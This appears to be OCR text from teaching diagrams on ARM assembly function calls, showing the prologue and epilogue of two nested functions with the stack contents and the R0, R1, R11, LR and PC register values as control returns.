


STACK

0x000000F8	
0x000000FC	
0x00000100	0x00008394


REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000000	0x00008564




Functions
func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
next instruction
EPILOGUE
pop {r11, pc}
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
bx lr
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x000000FC
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000000
0x00008564
PC
pop into PC

Functions



func1
func2
Set params r0,r1
0x00008390
bl func1
0x00008394
push {r11, lr}
set R11
Set new r0, r1
0x00008560
bl func2
0x00008564
next instruction
EPILOGUE
pop {r11, pc}
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
bx lr
STACK
0x000000F8
0x000000FC
0x00000100
0x00008394
REGISTERS
R0
0x03
R1
0x04
R11
0x00000000
LR
0x00008564
PC
0x00008394
pop into PC

Functions



